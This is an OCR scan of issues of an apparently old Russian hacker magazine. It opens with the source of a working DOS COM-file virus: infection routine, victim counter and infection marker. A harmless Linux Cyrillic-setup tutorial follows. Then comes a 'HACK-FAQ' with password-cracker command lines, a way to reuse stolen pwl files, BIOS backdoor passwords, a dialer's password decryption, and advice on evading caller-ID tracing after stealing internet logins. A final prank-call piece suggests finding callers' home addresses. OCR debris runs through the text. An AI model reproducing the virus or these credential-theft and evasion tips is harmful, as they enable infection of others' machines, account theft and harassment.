                cmp     word ptr [bp+subDTAbuffer+1Eh],'OC'  ; проверка на COmmand.com
                jne     fu_1
                cmp     word ptr [bp+subDTAbuffer+023h],'DN' ; проверка на commaND.com
                je      fu_exit                     ; он самый - его не заражать!
fu_1:           push    si
                xchg    di,si
                lea     si,[bp+subDTAbuffer+1Eh]
                mov     cx,6
                rep     movsw                       ; имя файла копируется в currentdir
                pop     si
                xor     ax,ax
                stosb
                mov     al,[bp+subDTAbuffer+1Eh] ; AL - атрибуты найденного файла
                push    ax
                mov     ax,4301h                    ; сделаем файл совсем невинным
                xor     cx,cx                       ; и розовым - установим ему
                lea     dx,[bp+currentdir]          ; атрибуты в ноль
                int     21h
                call    infectfile                  ; `запятнаем чистую совесть` (c) Monica
                pop     cx
                xor     ch,ch                       ; восстанавливаются им старые атрибуты
                mov     ax,4301h
                lea     dx,[bp+currentdir]
                int     21h
                cmp     [bp+victimscount],5         ; не больше 5 файлов за один завтрак
                ja      fu_exitimmed
fu_exit:        clc                                 ; с этим файлом все - теперь другой, следующий
                retn
fu_exitimmed:   stc                                 ; закончить поиск
```

```
                        retn
fileutil                endp
infectfile  proc
                        push    si
                        mov     ax,3D02h   ; откроем файлик
                        int     21h
                        jc      if_exit
                        xchg    bx,ax
                        mov     ah,3Fh     ; прочтем первые три байта сразу
                        mov     cl,3
                        push    cx
                        lea     dx,[bp+savedbytes]
                        int     21h
                        mov     ax,4202h   ; два байта до конца файла
                        mov     cx,0FFFFh  ; CX:DX = -2
                        mov     dx,0FFFEh
                        int     21h
                        mov     si,ax      ; SI - смещение до начала вируса
                        mov     ah,3Fh
                        pop     cx         ; CX = 3, но ДОС все равно обрежет до 2
                        lea     dx,[bp+swap]
                        int     21h
                        cmp     word ptr [bp+swap],'E:' ; а не мы ли это были в
                                                        ;прошлый раз?
                        jz      if_exit             ; здесь уже ступала лапа виря
 if_clean:  mov         ah,40h                      ; запишется в конец
                        mov     cx,(offset virus_end)-(offset entry_virus)
                        lea     dx,[bp+104h]
                        int     21h
                        mov     ax,4200h ;поставим CALL на себя в начале жертвы
                        xor     cx,cx
                        xor     dx,dx
                        int     21h
                        mov     byte ptr [bp+swap],0E8h
                        dec     si
                        mov     [bp+swap+1],si
                        mov     ah,40h                  ; ням-ням...
                        mov     cx,3
                        lea     dx,[bp+swap]
                        int     21h
                        inc     byte ptr [bp+victimscount]
 if_exit:               mov     ah,3Eh                  ; ик...
                        int     21h
                        pop     si
                        retn
infectfile  endp                        ; переменные, которые попадут в код вируса
 victimscount db        0               ; количество жертв }:-E
 savedbytes   db        90h, 90h, 90h   ; сохраненные байты из жертвы
                                        ; в исходнике - просто NOP'ы
 commask      db        '*.COM',0
 dirmask                db      '*.',0,0
 infectsign   db        ':E'            ; признак инфицированности файла
virus_end:    ; неинициализированные переменные - в файл не попадают, на размер не влияют
 DTAbuffer    db        128 dup(?)
 subDTAbuffer db        128 dup(?)
 currentdir   db        80 dup(?)
 swap                   dw      ?
code                    ends
            end         entry_point
```

Вопрос: Так как же все-таки установить одним байтом?
Ответ: XCHG Регистр,Регистр. То есть вместо

```
mov     ax,bx
```

вполне можно написать

```
xchg    ax,bx
```

если bx больше не нужен.

РУСИФИКАЦИЯ ЛИНУКСА

STF))



Ну вот, ты себе и поставил Линукс. Теперь ты гордо зовешься линуксоидом и хвастаешь перед всеми друзьями, вставляя фразы типа "Да ваш Мастдай – отстой!!! Вот я вчера такую KDE-шку качнул! С транспарентными окнами и офигительным валпапером!". Это все хорошо, конечно, только ты друзьям не говори, что письма их прочитать не можешь, потому как по дурости Win снес, а под Линухом у тебя вместо русских букв вылезают какие-то зюзюки. Да, друг мой, Линух не говорит при загрузке, что обнаружено новое устройство – юзер, и не спрашивает, в какой кодировке его подавать. Все придется делать самому.

Консоль

Начнем с русификации консоли. Я расскажу, как русифицировать BASH (он устанавливается и используется по умолчанию по крайней мере в RedHat). Создай файл .iputrc в своей домашней директории и пиши в него следующее:

```
set meta-flag on
set convert-meta off
set output meta on
```

Теперь засейвь все это дело и создай скрипт rus в директории /bin. Создал? Умница, дочка. Теперь пиши в него:

```
#bin/bash
loadkeys
/usr/lib/kbd/keymaps/i386/qwerty/ru1.kmap.gz
consolechars -f /usr/lib/kbd/consolefonts/Cyr
a8x16/ -m /usr/lib/kbd/consoletrance/koi2alt
echo -ne "\033(K"
```

Сейвься и пиши в командой строке вот такую крутую вещь: chmod +x rus. Этим самым ты сделал наш скрипт запускаемым, а для проверки заходи с другого терминала (жмешь, например, ALT+F2). Если все в порядке – появляется строка Loading /usr/lib/kbd /consoletrans/Cyr a8x16.gz. Переключаться между русским и английским можно с помощью клавиши ALT. Если русский язык не пашет – значит у тебя отсутствуют русские шрифты или, скорее всего, к ним заданы неправильные пути. Проверь, в каких директориях у тебя находятся раскладки и подредактируй файл rus.

Midnight Commander

Перейдем к русификации Midnight Commandera – клон твоего любимого Norton Commandera :). Здесь все очень просто: дави F9, далее выбираешь из меню Options -> Display bits-> Full 8 bits output & Full 8 bits input. И напоследок скажу, как сделать под Линукс видимыми русские имена файлов с M$ Fat12/16/32. Для этого необходимо убедиться, что ядро скомпилировано с поддержкой KOI-8 и CP-866 – обычно это так и есть по умолчанию. Далее, отредактируем файл /etc/fstab следующим образом. Допустим, ты хочешь примаунтить виндусовский раздел, имеющий название /dev/hda6. в директорию /mnt/hard c, тогда в этом файле должна быть следующая строка:

```
/dev/hda6 /mnt/hard c vfat
          noauto,codepage=866,iocharset=koi8-r 0 0
```

В этой строке vfat означает тип файловой системы, далее через запятую указаны опции, передаваемые команде mount при монтировании раздела. Все опции пишутся без пробелов между ними.

X-Windows

Ну вот и любимый X-Windows. И до него добрались, сейчас мы его ка-а-а-ак отрусифицируем! Делается это несколькими способами – можно просто прописать пути к русским шрифтам (ниже я покажу, как) или установить фонтсервер. Фонтсервер эта такая прога, которая позволяет работать некоторым приложениям, активно использующим шрифты (например, Netscape), быстрее за счет того, что берет загрузку шрифтов на себя, выделяя это в отдельный процесс (уфф сказанул :)). Я думаю, для тебя не секрет, что Линукс использует свои собственные шрифты не совместимые с Мелкософтовскими .ttf шрифтами. Фонт сервер для этих шрифтов зовется xfs и ставится вместе с X-сервером версии 3.3.3-1 по умолчанию. Если же у тебя ностальгия по ttf шрифтам, поставь xfstt – фонтсервер для ttf шрифтов. У него есть один главный недостаток – далеко не все программы понимают ttf. шрифты, так что тебе решать, что использовать. При желании можно юзать оба одновременно. При установке желательно брать последние версии (в частности, в xfstt, там меньше приходится "работать ручками" :)).

Итак, сначала надо установить шрифты. Глянь в директорию /usr/X11R6/lib/X11/fonts – там должна быть папка с названием типа Cyrillic или koi8 или нечто подобное. Если ничего похожего ты не наблюдаешь, то имеет смысл сравнить количество директорий в /usr/X11R6/lib/X11/fonts и число записей в файле /etc/X11/XF86Config – если оно совпадает, то русских шрифтов у тебя нет, обломись. Если число директорий больше, чем число записей в файле, то русские шрифты у тебя есть (я не провидец, конечно, но, скорее всего, есть :)). В конце я приведу ссылки, где можно слить описанные в статье проги и шрифты, а пока будем считать, что ты уже давно все достал. Итак. Если мы русифицируем без использования фонтсервера, то в файл /etc/X11/XF86Config необходимо добавить пути к кириллическим шрифтам. Если все прошло успешно, то после загрузки X-ов запускаем программу xfontsel и кликаем на пункт меню, называемый fndry. В открывшемся меню должно присутствовать слово koi.


Используем XFS

Если же мы хотим использовать xfs, то надо: во-первых – установить кириллические шрифты, во-вторых – прописать в конфигурационный файл фонтсервера (/etc/X11/fs/config) пути к кириллическим шрифтам, поставив их перед путями латинских шрифтов! В-третьих, посмотреть, есть ли в /etc/X11/XF86Config настройка FontPath "tcp/localhost:7100". (Естественно, если ты приписал все шрифты фонтсерверу, то, кроме этой настройки, никаких путей к шрифтам в этом файле быть не должно!). И, наконец, в-четвертых – необходимо проверить, будет ли xfs стартовать при загрузке системы. Для этого пиши в командной строке ntsysv и убедись, что напротив xfs стоит звездочка. А если ее нет, то ставь ее (жми пробел). Чтоооо?!! Нет xfs? А я предупреждал – надо было ставить последнюю версию :)). Кстати, начиная с RedHat 5.9, он ставится по умолчанию.

После всех этих сложных процедур тебе надо перезагрузиться. Видел строчку X fontserver started? Если да, то грузи X (не Хакер – нас грузить не надо – а XWindows :))).

Или XFSTT

Если ты хочешь юзать xfstt, то необходимо сделать следующее. Достаем ее или в исходниках или уже откомпилированную (я использую версию 0.9.99-2). Далее, после ее установки создаем директорию /usr/share/fonts/truetype (если она не была создана ав-





томатически при установке) и копируем туда любимые ttf шрифты. Их можно взять, например, из уже установленной директории /Windows/Fonts. А если у тебя не установлено виндов (в чем я ооочень сомневаюсь), то достать шрифты можно и в Интернете. Находясь в директории truetype говорим: xfstt -sync.

Результатом этого действия должна быть строка: syncing files. ...files synced, где вместо многоточия должно стоять количество файлов в этой директории. Далее смотрим, появилась ли дополнительная строка в /etc/X11/XF86Config в разделе Fontpath. Если она там не добавилась (что возможно при использовании старой версии проги), добавь ее сам, написав: FontPath "inet/127.0.0.1:7101". Теперь из командной строки запускаем ntsysv и убеждаемся, что там присутствует пункт xfstt и слева от него стоит звездочка. Если этого пункта нет, то, возможно, была использована старая версия тру-тайп сервера, и обычно в этом случае в архиве должен присутствовать стартовый скрипт, который необходимо скопировать в /etc/rc.d/init.d/ (директорию, где расположены стартовые скрипты, которые запускаются при старте системы), назвав его xfstt. После этого последний штрих – редактируем файл xfstt, добавляя в строку запуска ($XFSTT –dir $TTFONTS) следующий текст:

–encoding windows-1251,koi8-r,iso8859-1 –res 120,

в которой "–encoding" означает выбор кодировок для фонтов, а "–res" – разрешение, в котором фонты будут представлены. По умолчанию, X-server представляет фонты в разрешении 72dpi, что слишком мелко. Рекомендуется устанавливать –res 96 для разрешений до 1024x768 и –res 120 для более высоких разрешений. После этого перезагружаемся, видим строку xfstt sever started (или подобную ей), загружаем X-server и запускаем xfontsel. При нажатии на самый левый пункт fndry в выпавшем меню должен присутствовать элемент ttf. Если он там есть, то запускаем какую-нить прогу – например, Netscape, лезем в меню Edit->Preferences->Apparance->Fonts и выбираем для Variable Width Font и Fixed Width Font шрифты, у которых в скобках написано Ttf, и затем ставим галочку напротив Use Document-specified font including Dynamic Font. Ну, вот и все. Теперь идем на Microsoft WWlive CSS demo (http://www.microsoft.com/typography/css/gallery/slide1.htm) и смотрим, как все красиво! :))

Примечание

Чтобы эти шрифты присутствовали в KDE, необходимо их добавить к списку KDE шрифтов, сделав следующее: запускаем X-ы, далее (я исхожу из того, что запустился K Dsktop Enviroment – KDE, по нашему) кликаем на букве "K" в левом нижнем углу, в появившемся меню выбираем System ->Fontmanager и добавляем нужные нам ttf шрифты с помощью кнопки Add.

Сотый раз в первый класс

Так, читать по-русски я тебя научил, теперь тебе нужно научится писать. :)) Для этой цели я юзал программу Xrus. Компилируем ее как обычно (configure, make, make install). Далее добавляешь такую строчку в файл /etc/X11/xinit/xinitrc: xrus /usr/local/lib/xrus/jcuken-koi8-xrus.xmm. В результате при запуске X-ов в левом нижнем углу появляется надпись LAT. Если это не произошло, то, возможно, неправильно прописан путь к запускаемому файлу или к раскладке (здесь имя раскладки – jcuken-koi8-xrus.xmm – раскладка йцукен).

Примечание: Эту строчку лучше всего вписать перед 'if [-z "$BROWSER"]; then'.

Теперь ты можешь гордо переключать раскладки по CTRL-SHIFT или просто кликая мышкой в надпись LAT/RUS.

В KDE 1.1.2 встроен очень удобный (и наконец-то работоспособный!) переключатель раскладок, вызываемый K->System->Internetional Keyboard layout. Его настройка аналогична виндовой и не вызывает проблем.

Учим софт говорить по-русски

Перейдем теперь к русификации разного софта под Линукс. Я не собираюсь тут описывать, как преподавать русский язык всем програм на моем винте, для этого целого журнала не хватило бы. Я лучше расскажу о StarOffice, а с остальными програми ты сам разберешься по аналогии.

ЛИНУКСОИД РУСИФИЦИРУЕТСЯ

Итак, что меня порадовало в последней версии – 5.1, это, во-первых, что она встала без проблем на мой Red Hat 5.9, и то, что я мог сразу писать по-русски (Иксы у меня уже были русифицированы), причем я имел в своем распоряжении 3 шрифта в кодировке KOI8-r и 4 шрифта в кодировке Win1251. Круто, да? :) Правда, лазая по директориям установленного Star Office, я нашел только метрики от этих шрифтов (в формате .afm), что привело меня к мысли о частичном использовании Star Offis'ом стандартных шрифтов X-windows. Тем не менее, я расскажу, как добавить еще несколько шрифтов к уже имеющимся (в предыдущих версиях, насколько я знаю, сразу после установки русского языка не было вовсе!). Качаем файл ftp://ftp.kapelia.gpi.ru/pub/cyrillic/XFree86-Type1 fonts.dir.scale.gz и проделываем с ним следующие манипуляции:

```
$: cd /usr/X11R6/lib/X11/fonts/Type1/
$: mv fonts.dir fonts.dir.orig
$: mv fonts.scale fonts.scale.orig
$: zcat {путь к файлу}/XFree86-Type1 fonts.dir.scale.gz > fonts.dir
$: cp fonts.dir fonts.scale
```

По сравнению с оригинальными fonts.* здесь добавлены описания koi8 фонтов и изменена первая строка (количество доступных фонтов). Сами описанные в fonts.dir файлы *.pfb также должны находиться в этом каталоге, их можно взять из файла ftp://ftp.kapella.gpi.ru/pub/cyrillic/gs-type1 koi8 fonts.tgz и, соответственно, метрики взять из файла gs-type1 koi8 afm.tgz. После этого шрифты будут доступны в X-Windows. Далее необходимо:

1. Положить pfb-файлы из gs-type1 koi8 fonts.tgz в $XPPATH/pssoftfonts/ (можно слинковать их из /usr/X11R6/lib/X11/fonts/Type1/).
2. Положить afm-файлы из gs-type1 koi8 afm.tgz в $XPPATH/fontmetrics/afm/.
3. Добавить в файл $XPPATH/psstd.fonts описания фонтов (файл so-psstd.fonts.add.gz) командой zcat so-psstd.fonts.add.gz >> $XPPATH/psstd.fonts' (Переменная XPPATH у тебя, вероятно, есть /usr/local/StarOffice-5.1/xp3).

После этого, когда ты выберешь в StarOffice-приложении в качестве принтера какой-либо postscript-принтер, то тебе станут доступными шрифты "kurier cyr", "arial cyr", "courier cyr" и "times cyr". Если в X-ах при проведении всех этих действий эти шрифты появились (это легко проверить, запустив, например, Kedit или другую простую программу, позволяющую менять шрифты), но при попытке написать этим шрифтом по-русски ты получил пустое место (в прямом смысле слова), то необходимо скопировать в директорию /usr/X11R6/lib/X11/fonts /Type1/ .afm метрики шрифтов из скачанного файла gs-type1 koi8 afm.tgz.

Ну вот, теперь ты понял, что русификация не так сложна, как кажется, и теперь ты можешь не комплексовать из-за отсутствия в твоем любимом Линуксе русского языка. Насколько я понимаю, теперь все твои друзья, наслушавшись твоих од и симфоний Линуксу, тоже перейдут на эту Ось :).

ССЫЛКИ:

http://kulichki.rambler.ru/moshkow/CYRILLIC/ – русские шрифты/переключатели раскладки /перекодировщики/Cyrillic howto/...

ftp://metalab.unc.edu/pub/Linux/X11/fonts/ – последняя версия xfstt (уже 1.1.6!) + приятное разнообразие pfb шрифтов.

http://www.sun.com/products/staroffice/get.cgi – Star Office 5.1






HACK-FAQ

Хакер (xakfaq@chat.ru)

Задавая вопросы, конкретизируй их. Давай больше данных о системе, описывай абсолютно все, что ты о ней знаешь. Это мне поможет ответить на твои вопросы. Не стоит задавать вопросов вроде: "как сломать www-сервер?" или вообще просить у меня "халявного" INTERNET'а.



Q: Как сделать так, чтобы меня не отымели во все щели, когда я сижу под W98, через 139-ый порт?

A: На самом-то деле, даже используя мой совет, тебя все-таки могут отыметь... ;) Но раз спрашиваешь, то отвечаю: в свойствах интернет-соединения (Properties) надо убрать галочку с пункта "Logon to network". Тогда твои ресурсы не будут доступны во внешней сети. Не для всех, конечно, но в основном не будут. ;))



Q: Есть ли программа, позволяющая превратить EXE-шник в С++ код?

A: Такой программы не существует. Хотя я всегда любезно готов предоставить крякер Инета ;). Такой программы не может существовать, хотя бы потому как: обычно при компиляции в созданном exe-файле просто отсутствуют имена процедур, функций и переменных. Это одна из причин, но это еще цветочки. Далее – в процессе компиляции над проектом работает оптимизатор, который вырезает все ненужные куски (может кому обрезание сделать ;), как в программном коде, так и уже в сгенерированном (рассмотрены не все причины). Как УНИВЕРСАЛЬНЫЙ декомпилятор я могу лишь посоветовать IDA. IDA разберет все по полочкам в assembler-виде.



Q: Что можно узнать, если известен чужой ip адрес?

A: Ооо... с помощью этого можно узнать много чего, даже телефон, с которого человек вошел в Инет (если он не на выделенке). Но можно пойти и издалека. Например, можно узнать установленную там операционную систему. Как? По возвращаемым значениям TTL при ping'е этого ip. Windows NT, 95 больше 950 build, 98; Novel Netware 4.1 возвращают 128. Windows 95 OSR2 – 32. OS/2 Merlin, HP-UX 10.20, Cisco Router 25xx – 255. A Linux 2.0.x, SCO 5.x и Cisco HUB 150x – 64. Экспериментируй! =)

Q: Куда исчезают старые релизы с 0day warez ftp [SWW;]? :)

A: Это так же, как с собачками: сдохли и все. В общем, у них есть три пути следующей "жизни": первый – это просто быть удаленными. То есть на тот момент, когда прога была зарелижена, она никому не понадобилась, или релиз прошел незамеченным. Второй – гнить на каких-нибудь public ftp групп (что маловероятно) или, скорее всего, на ftp каких-нибудь "частников". :) Ну и, наконец, третий – это быть им записанными на пиратские CD-ROM'ы и распроданными по всему xUSSR :).

Q: Слушай, а как хакеры получают доступ на 0day: покупают или зарабатывают кракерством?

A: В основном доступ покупают. Хотя и не всегда. Есть единичные случаи ;). Тем более есть и такое понятие: сама группа записывает сидюки (мастеры), а дальше отдает тем, кто их囊 штампует. Ну, естественно, группа получает $:). Если же бабок немерено, то можно купить доступ, примерно 300 вечнозеленых за месяц. Частенько покупающие мало рубят в кряке (пользуясь случаем, передаю привет для Mihal ;).

Q: Как использовать переборщик паролей к pwl by Hard Wisdom? :)

A: Ну да... телевизор КВН – Купил, Включил, Не работает... Вот даю тебе командную строку, которую можешь изменить под свой лад: "pwlhack.exe /e:eng /b:s <имя pwl-файла> <имя юзера> /p:hacking.log". И для продолжения перебора: "pwlhack.exe /c:s <имя юзера>.brk". Я понимаю, что ты кул хацкер и у тебя нет лишнего времени, и я всегда готов тебе помочь. Но иногда, для общего развития, полезно и самому полазать в User Manual.

Q: Есть ли какие-либо другие способы, кроме как перебор пароля? А то очень долго это! ;((

A: Тебе повезло: ты достал pwl-файл, без пароля на вход в Windows. Тогда особого геморроя с "расшифровкой" не будет. ;)
Ты берешь этот pwl файл (к примеру, у Васи – он называется vasya.pwl) и прописываешь его в SYSTEM.INI каталога MD 9x. Прописываешь его туда следующим образом: "VASYA=C:\WIN\VASYA.PWL". (Где "C:\WIN" – путь к папке виндов). Ну, ессно, pwl-файл должен находиться по этому пути ;). Теперь нажимаешь в Windows кнопочку "Закончить сеанс Хацкер..." (Пуск -> ...) и логинишься под именем "VASYA". А далее запускаешь PWLVIEW... Вот и все дела, все танцуют :).

Q: Где можно было бы найти FLEXlm SDK для моей платформы?






A: Необходимо зарегистрироваться на сайте производителя (http://www.globetrotter.com) для получения ключа. Далее скачиваешь файлы с их ftp: "ftp://ftp.globes.com/flexlm".

Q: Что такое Proxy Server и как им пользоваться?

A: Proxy Server – это сервер, предоставляющий своим пользователям динамические ip адреса, основой является ip адрес этого сервера. В сеть ты выходишь через этот сервер, то есть имеешь не свой реальный ip адрес, а адрес, который тебе выделил proxy server. Весь траффик, который идет на этот твой новый ip, перенаправляется proxy server'ом на твой реальный ip. Прокси можно использовать для разных кулхацкерских целей. Ну, например, когда хакер заливает на халявный сервак пагу о взломе. Или более глобально: хакер что-нибудь взломал ;). Примером халявного анонимного proxy server'а является следующий сервак: "cache1.cc.interlog.com", port: 3128. Только не надо писать мне, вопрошая новые прокси, зайди в поисковик и набей: Proxy List+Anon. А добавив параметр +RU – получишь российские. А еще лучше воспользуйся прогой Proxy Validator. Обзор прог этой серии ты можешь найти в X №1 за этот год.

Q: Существует ли способ принудительно замедлить скорость выполнения DOS'овской программы под Win9x?

A: Да, существует. Можно поиграть с приоритетами задачи, но это поможет слабо. Точнее, вообще не поможет. Извращенцы, например, запускают параллельной задачей – расчет траектории посадки исследовательской станции на Марс. Ты же, как нормальный чел, запускаешь программу-

Задавать вопросы можно по e-mail адресу xakfaq@chat.ru (e-mail адрес состоит только из английских букв). Поле письма Subject обязательно должно быть с пометкой "вопрос для FAQ", иначе ответа ты просто не дождешься. Ведущий рубрики, Хакер

затормаживатель. Таких программ написано бесконечное количество ;). С довольно интересными названиями типа TORMOZ и т.п.

Q: Знаю номер кредитки, но не знаю инфу о владельце. Если напишу от балды, то пройдет ли этот вариант где-нибудь?

A: Эх ты, кулхака! Нумбер карты без инфы о владельце, как хацкер без компа :). Где-нибудь может это и прокатит, но в основном – нет. Идет проверка по всем параметрам. Прошли те времена, когда можно было нагнать всякой пурги :). А вообще, стремное это дело, почитай X №11, за 99 год, и убедись...

Q: Поставил пароль на BIOS на своем PC (BIOS Award'овский), а пароль забыл. Как снять?

A: Для AWARD BIOS'ов есть универсальные пароли :). Вот несколько из них: "AWARD SW", "AWARD WG", "ALFAROME", "BIOSTAR", "SKY FOX", "01322222", "j262", "j256", "j322", "j09F", "ZBAAACA", "ZAAADA", "ZJAAADC", "TTPTHA", "lkwpeter", "KDD", "HLT", "SER", "h6BB", "TzqF", "g6PJ", "t0cH88", "toh2Dx", "1EAAh", "aPAf", "Syxz", "Wodj", "?award". Далее – если не подходит ни один из паролей, то есть еще и программы универсальные переборщики. Они по CRC пароля в BIOS'е "генерируют" пароль. Есть программные "сбрасывальщики" BIOS'а. Это в случае доступа к запуску. Ну и старый дедовский метод ;) – замкнуть(вынуть) батарейку =). А вообще, в Awarde – не лохи сидят, и большинство фишек по добыче пароля закончились после версии 4.51.

Q: Моя проблема заключается в том, что меня вычислили :(. Я нахакал несколько паролей на Инет и пользовался ими. После чего раздался телефонный звонок и серьезный голос сказал: "Будем разбираться". Что делать?



A: Что делать, что делать? Нечего было Инет воровать. Предупреждали ведь. Как многие знают, в последнее время силовики все больше внимание уделяют компутерной сфере и непосредственно хакерам. Обычно сначала звонит законный владелец логина или супорт провайдера (где логинчик был). А уже потом те, кого стоит опасаться. Не буду в 3001 раз говорить про АОНы, сам знаешь. Но именно 90% случаев отлова хакера, укравшего пароль, приходятся на долю логов АОН. Поэтому хакер должен досконально знать о пуле, на который он прозванивается. Т.е. иметь 100% гарантию, что нет АОНа. Если же уверенности нет или у прова – только такие пулы, то хакер обманывает определитель, выпустив специальный сигнал в линию, про это читай – в №5 за 99. Но если телефон хакера оказался в лапах прова, то вполне реально договориться решить проблему "миром". В таком случае могут предложить заплатить те бабки, на которые хакер кинул владельца логина. Ну а если честно, то логи АОНов провайдера не являются доказательством в суде. Любой кульный хацкер может отвергнуть обвинения, пояснив, что его подставили "злые хакеры" :). Сам знаешь: подключиться к твоему телефону может любой. Ты, конечно, все решишь сам, но стоит напомнить, что красть Инет – то же, что и украсть кошелек, машину, телевизор, банку соленых огурцов :).

Q: Где можно взять словари для переборов (поиска паролей)?

A: На самом деле, я не считаю перебор по словарю эффективным способом хака. Потому как давно прошли времена паролей типа "love", "sex" и т.п. Но вообще, word-листы в Интернете валяются почти на каждом углу (ищи через любой поисковик "+wordlist +big +hack +password"). Можно еще воспользоваться списками слов из разных программ для проверки орфографии. Причем там словари довольно большие.

Q: Какой debuger можно использовать для снятия дос-защиты?

A: DOS-дебагеров (в отличие от Windows) навалом. Поэтому самым простым ответом будет: любой. Но ответ не совсем этот правильный. Потому как не все дебагеры являются безглючными :). Я бы посоветовал использовать DOS-версию дебагера SoftICE (неповоротливый, жирный, мощный, но все же с глючками :)). Или наилучшим вариантом будет DEGLUCKER (маленький, удобный и почти безглючный ;)).

Q: Есть ли какой-нибудь способ узнать пароли к Инету, когда на машине использует нестандартный Windows-Dialer?



A: Да, можно. Обычно все такие "улучшенные" Dialer'ы используют совершенно отвратительные способы сохранения логинов и паролей. Они их либо вообще не шифруют (plain-text'ом записывают в свои конфиги). Либо шифруют всяким отстоем типа XOR. Не буду создавать антирекламу, но скажу, что есть один дайлер, который шифрует/расшифровывает пароли по следующему КРУТОМУ алгоритму. Вот тебе исходник на PASCAL'е:

```
For B0 := 1 To Length(Password) Do
Password[B0] := Chr((Ord(Password[B0]) xor ($39+ B0 – 1)));
```

Q: Можно ли уберечься как-нибудь от Nuker'ов, Flooder'ов и т.п.?

A: Да, можно! Купите у нас Modem-Hanguper всего за $99.98 и вы навсегда забудете обо всех Nuke'ах и Flood'ах :). Так сказали бы тебе в рекламе, но я скажу немного по-другому. Можно, но только осторожно. И, естественно, не без помощи специальных программ. Есть разные Nuke Watcher'ы, Nuke Warner'ы и т.п. Одним из простых способов защиты с и без предупреждения самого себя – это софтверный FireWall. О них я уже писал до этого. Ну, а если тебе не хочется ставить FireWall и геморроиться с его настройками, то ставишь простенький сканер входящего траффика пакетов, который в простонародии и называется Nuke Watcher.



Поднимаю телефон, слышу стон!

Дважды маньяк ордена опущенного таксофона Геннадий Крэк-о-делов.

(О телекоммуникационном онанизме, проводном сексе и телефонном маньячестве).



-Денис, тебе когда-нибудь звонил телефонный маньяк?
-Нет...
-А сам когда-нибудь маньячил?
-Нет...
-А твои друзья?
-Нет...
-А вообще кто-то из знакомых???

Так я ему и поверил. Врет он все, шкура, хитро улыбаясь. Все когда-либо маньячили по телефону. Тебе, наверное, не надо рассказывать, как это бывает. Ну, собрались мальчики и/или девочки и решили от избытка чувств и алкоголя в крови кому-то позвонить... Давай лучше разберемся, как и почему это происходит и что за это бывает.

Секс на медной паре или как натянуть дилетанта

Бывает, что тебе звонит кто-то, молчит и дышит в трубку. Или звонят какие-то совершенно незнакомые дЭвочки с разными дебильными вопросами типа: "Как дела, ты меня узнал?". Ни в коем случае не надо поддаваться на провокации. В самый раз открыть дядюшку Фрейда и почитать этим маленьким извращенкам про детские половые отклонения.
Полезно воспользоваться техническими преимуществами. Если у тебя есть автоматический определитель номера (АОН), настрой его таким образом, чтобы номер определялся только во время поднятия трубки. Тогда телефонный маньяк не будет знать, что его номер определен. Теперь идешь к компу и находишь по



городской телефонной базе (на развалах можно найти диск с абонентскими номерами твоего города) адрес твоего нового "знакомого". Теперь можно ему поведать его точный географический адрес. Обычно люди просто кладут в штаны и бросают трубку (или бросают в штаны и кладут трубку). Но не отчаивайся, можно перезвонить и продолжить веселье. Этот надежный метод мне поведал один мой друг, которого донимали малолетки.

Тетя, расскажи мне сказку про большие груди!

Многие перцы думают, что секс по телефону это очень круто. Представь, звонишь в эту службу, там включается какой-то дерьмовый магнитофон, а потом приходит счет твоим родителям.

